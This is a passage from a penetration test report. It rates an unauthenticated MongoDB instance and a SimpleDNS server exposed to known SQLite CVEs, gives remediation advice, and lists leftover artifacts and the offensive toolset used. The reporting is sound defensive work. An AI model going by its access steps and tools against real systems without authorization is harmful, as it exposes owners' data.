
Exploitation Details: An advanced attacker could use publicly confirmed and documented vulnerabilities in SQLite, like CVE-2020-15358, CVE-2020-13871, and CVE-2020-13632 to exploit SimpleDNS.



Reverse engineering SimpleDNS to extract the version of SQLite its using

Remediation Recommendations:

- Use a more secure and actively updated DNS server, like Microsoft's DNS Server available on Windows servers.

L.4 - MongoDB on DOAPI accessible without authentication

Comprehensive Risk Index (CRI):

4

Vulnerability Severity: 5

Likelihood (Ease of Exploitation & Exposure): 9

Business Impact: 1

Compliance Risk: 2

Effort to Fix: 2


Affected Service/Host: 10.0.0.7 (27017, MongoDB)

MITRE ATT&CK Technique: T1110.001 (Credential Access: Brute Force Password Guessing)

Description: The MongoDB database is accessible and readable without any password or other authentication.

Business Impact: Currently minimal, as the accessible MongoDB contents appear to be empty of substantive content.

Exploitation Details: [redacted] accessed the MongoDB databases using a standard MongoDB client, and was able to view its contents. Within the MongoDB client, running `db.lids.find()` shows the records in the `lids` collection, for example.



MongoDB database contents

Remediation Recommendations:

- Set randomly-generated, high-entropy passwords for all database accounts.
- Avoid exposing databases to the network when possible. 10.0.0.7 runs an HTTP API on port 3000 which appears to expose data from the MongoDB database; if that API is intended to mediate data access, consider restricting external access to the MongoDB.

Appendix

Assessment Artifacts (delete if present)

Host	Type	Details
10.0.200.103	Windows User	Kiosk 3 has a new user titled *Mr. Kiosk*
10.0.200.103, 106	Chisel tool	A program called *chisel.exe* is in the /tmp directory of 2 guest kiosks.

Toolset

- Network map created with Diagrams.net: https://www.diagrams.net
- Nmap: https://nmap.org
- AutoRecon: https://github.com/Tib3rius/AutoRecon
- Burp Suite Community Edition: https://portswigger.net
- Amass: https://github.com/OWASP/Amass
- CrackMapExec: https://github.com/byt3bl33d3r/CrackMapExec
- GoBuster: https://github.com/OJ/gobuster
- Dirbuster: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
- Enum4Linux: https://tools.kali.org/information-gathering/enum4linux
- Ffuf: https://github.com/ffuf/ffuf
- Hashcat: https://hashcat.net/hashcat
- Hydra: https://github.com/vanhauser-thc/thc-hydra
- Impacket: https://github.com/SecureAuthCorp/impacket
- JohnTheRipper: https://www.openwall.com/john
- Kerbrute: https://github.com/ropnop/kerbrute
- Metasploit: https://www.metasploit.com

- Wfuzz: https://github.com/xmendez/wfuzz
- Gophish: https://getgophish.com/